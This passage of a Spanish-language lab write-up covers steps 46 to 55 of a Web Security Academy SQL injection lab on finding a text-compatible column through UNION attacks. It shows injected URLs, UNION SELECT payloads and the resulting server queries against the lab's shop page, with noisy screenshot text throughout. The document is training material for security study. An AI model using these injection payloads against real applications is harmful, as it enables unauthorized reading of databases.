
Pets

Refine your search:


[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

46. Se añade una comilla simple (') al parámetro category para confirmar la existencia de la vulnerabilidad antes de construir el ataque UNION.




47. La aplicación responde con un "Internal Server Error", validando que el parámetro category es vulnerable a inyección SQL.



Internal Server Error

Internal Server Error

48. Se reutiliza el número de columnas determinado en el laboratorio anterior (tres) mediante el payload UNION SELECT NULL,NULL,NULL--.



Pets


Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

49. La consulta se ejecuta sin errores, confirmando nuevamente que la consulta original devuelve tres columnas y que la base es válida para continuar con la identificación de la columna de tipo texto. La consulta resultante en el servidor es la siguiente:

SELECT a,b,c FROM products WHERE category = " UNION SELECT NULL,NULL,NULL--' AND released = 1




Pets' UNION SELECT NULL,NULL,NULL--

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

50. Se prueba si la primera columna admite datos de tipo texto, sustituyendo el primer NULL por la cadena 'a': UNION SELECT 'a',NULL,NULL--.



WebS
Acade

https://0a17000103cd728480c14eb100f60066.web-security-academy.net/filter?category=Pets' UNION SELECT 'a',NULL,NULL--

https://0a17000103cd728480c14eb100f60066.web-security-academy.net/filter?category=Pets%27 UNION SELECT %27a%27...

https://0a17000103cd728480c14eb100f60066.web-security-academy.net/filter?category=Pets' UNION SELECT 'a',NULL,NULL-- - Búsqueda...

Not solved

Make the database retrieve the string: 'ovRUI8'

Back to lab description >>

[Home](#) | [My account](#)

WE LIKE TO
SHOP 


Pets

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

51. La aplicación devuelve un "Internal Server Error", lo que indica que la primera columna no es compatible con datos de tipo cadena (probablemente se trata de una columna numérica, como un identificador).



WebS
Acade

103cd728480c14eb100f60066.web-security-academy.net/filter?category=Pets%27%20UNION%20SELECT%20%27a%27,NULL,NULL--

https://0a17000103cd728480c14eb100f60066.web-security-academy.net/filter?category=Pets%27 UNION SELECT %27a%27...

https://0a17000103cd728480c14eb100f60066.web-security-academy.net/filter?category=Pets%27%20UNION%20SELECT%20%27a%27...

Not solved


Make the database retrieve the string: 'ovRUI8'

Back to lab description >>

Internal Server Error

Internal Server Error

52. Se prueba a continuación la segunda columna, sustituyendo el segundo NULL por la cadena 'a': UNION SELECT NULL,'a',NULL--.



Home | My acco

WE LIKE TO SHOP

Pets


Refine your search:

All Clothing, shoes and accessories Food & Drink Pets Tech gifts Toys & Games

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

53. La consulta se ejecuta correctamente y el valor 'a' aparece reflejado en los resultados (fila adicional al final del listado), confirmando que la segunda columna admite datos de tipo texto. La consulta resultante en el servidor es la siguiente:

SELECT a,b,c FROM products WHERE category = " UNION SELECT NULL,'a',NULL--" AND released = 1



Home | My account

WE LIKE TO SHOP

Pets' UNION SELECT NULL,'a',NULL--


Refine your search:

All Clothing, shoes and accessories Food & Drink Pets Tech gifts Toys & Games

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

a

54. Una vez identificada la columna compatible con texto, se reemplaza el valor de prueba 'a' por la cadena objetivo proporcionada por el laboratorio: UNION SELECT NULL,'ovRUi8',NULL--.



728480c14eb100f60066.web-security-academy.net/filter?category=Pets' UNION SELECT NULL,'ovRUi8',NULL--'

728480c14eb100f60066.web-security-academy.net/filter?category=Pets%27 UNION SELECT NULL,%27...

728480c14eb100f60066.web-security-academy.net/filter?category=Pets' UNION SELECT NULL,'ovRUi8',NULL--'

Home | My account

WE LIKE TO SHOP

Pets


Refine your search:

All Clothing, shoes and accessories Food & Drink Pets Tech gifts Toys & Games

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

55. La aplicación muestra el valor 'ovRUi8' dentro de los resultados de la consulta y se despliega el banner "Congratulations, ¡you solved the lab!", confirmando la resolución exitosa del laboratorio y la correcta identificación de la columna de tipo texto utilizable para extraer datos en futuros ataques UNION. La consulta resultante en el servidor es la siguiente:

SELECT a,b,c FROM products WHERE category = " UNION SELECT NULL,'ovRUi8',NULL--' AND released = 1



728480c14eb100f60066.web-security-academy.net/filter?category=Pets%27%20UNION%20SELECT%20NULL,%27ovRUi8%27,NULL--'

SQL injection UNION attack, finding a column containing text - https://0a17000103cd728480c14eb100f60066.web-securi... xved

728480c14eb100f60066.web-security-academy.net/filter?category=Pets%27%20UNION%20SELECT%20NULL,%...

Congratulations, you solved the lab! Share your skills! Continue learning

Home | My account

WE LIKE TO SHOP

Pets' UNION SELECT NULL,'ovRUi8',NULL--

Refine your search:

All Clothing, shoes and accessories Food & Drink Pets Tech gifts Toys & Games

Pest Control Umbrella	\$53.80	View details
Babbage Web Spray	\$42.17	View details
The Lazy Dog	\$22.70	View details
Fur Babies	\$47.01	View details

ovRUi8